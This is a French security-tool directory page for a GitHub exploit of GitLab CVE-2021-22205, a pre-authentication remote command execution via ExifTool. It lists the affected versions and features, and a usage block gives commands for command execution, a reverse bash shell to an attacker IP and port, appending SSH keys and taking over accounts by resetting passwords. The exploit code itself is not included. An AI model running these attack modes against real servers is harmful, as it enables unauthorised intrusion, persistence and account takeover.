Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2021-22205 — GitLab CE/EE Preauth RCE utilisant ExifTool | Kitploit

Outils/GitHubGitHub/inspiringz/cve-2021-22205
ReconnaissanceAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionOutil d'Accès à DistanceArchived
GitHubinspiringz/cve-2021-22205

CVE-2021-22205

GitLab CE/EE Preauth RCE utilisant ExifTool

Voir le dépôt
2374124il y a 4 ansPas encore vérifié
Partager

CVE-2021-22205

GitLab CE/EE RCE pré-authentifié via ExifTool

Ce projet est uniquement destiné à l'apprentissage. Si les droits de quelqu'un ont été violés, veuillez me contacter pour retirer le projet. Enfin, NE L'UTILISEZ PAS ILLÉGALEMENT. Si vous avez un comportement illégal lors de l'utilisation de cet outil, vous en assumerez toutes les conséquences. Tous les développeurs et tous les contributeurs de cet outil n'assument aucune responsabilité légale et conjointe.

Description

Un problème a été découvert dans GitLab CE/EE affectant toutes les versions à partir de 11.9. GitLab ne validait pas correctement les fichiers image passés à un analyseur de fichiers, ce qui a entraîné une exécution de commande à distance.

Versions concernées :

  • >=11.9, <13.8.8
  • >=13.9, <13.9.6
  • >=13.10, <13.10.3

Fonctionnalités

  • Détection de version Gitlab via le hash dans Webpack manifest.json

  • Interactions automatiques hors bande avec DNSLog & PostBin RequestBin

  • Support du Reverse Bash Shell / Ajout de clé SSH à authorized_keys

  • Support de ENTER pour modifier et restaurer le mot de passe utilisateur gitlab

Utilisation

🐚 ››› python CVE-2021-22205.py

      ░░░░▐▐░░░  CVE-2021-22205
 ▐  ░░░░░▄██▄▄  GitLab CE/EE Unauthenticated RCE using ExifTool
  ▀▀██████▀░░  Affecting all versions starting from 11.9
  ░░▐▐░░▐▐░░  security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild
 ▒▒▒▐▐▒▒▐▐▒  github.com/inspiringz/CVE-2021-22205

Usage:
    python3 CVE-2021-22205.py -u site_url -m detect        # gitlab version & vuln detect
    python3 CVE-2021-22205.py -u site_url -m rce1 'id'     # rce (echo via requestbin oob) 
    python3 CVE-2021-22205.py -u site_url -m rce2 'id'     # rce (echo via write file) *
    python3 CVE-2021-22205.py -u site_url -m rev ip port   # reverse bash shell
    python3 CVE-2021-22205.py -u site_url -m ssh git/root  # append ssh authorized_keys
    python3 CVE-2021-22205.py -u site_url -m add user pass # add manager account *
    python3 CVE-2021-22205.py -u site_url -m mod user      # modify specified user's password => P4ss@GitLab
    python3 CVE-2021-22205.py -u site_url -m rec user      # restore specified user's original password
  • Le format du paramètre site_url : http[s]://<domain|ip>[:port]/, par exemple : https://example.com:9000/
  • Les méthodes (rce2,add) marquées par * sont instables, peuvent ne pas fonctionner :(
  • Vous pouvez modifier le contenu du script selon l'environnement réel

Capture d'écran


Detect:

image-20220116233646585


RCE(Echo via RequestBin OOB):

image-20220116234003576


Reverse Bash Shell:

image-20211111131442470


Append SSH Key to authorized_keys:

image-20211111133555010

Gitlab user password modification and restoration:

image-20211111132115090

Référence

  • https://github.com/projectdiscovery/nuclei-templates/blob/637eec3efac6eb384742c7aaa4e7d14f3392ede9/cves/2021/CVE-2021-22205.yaml
  • https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22205.json
  • https://github.com/righel/gitlab-version-nse
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    379
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    288

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →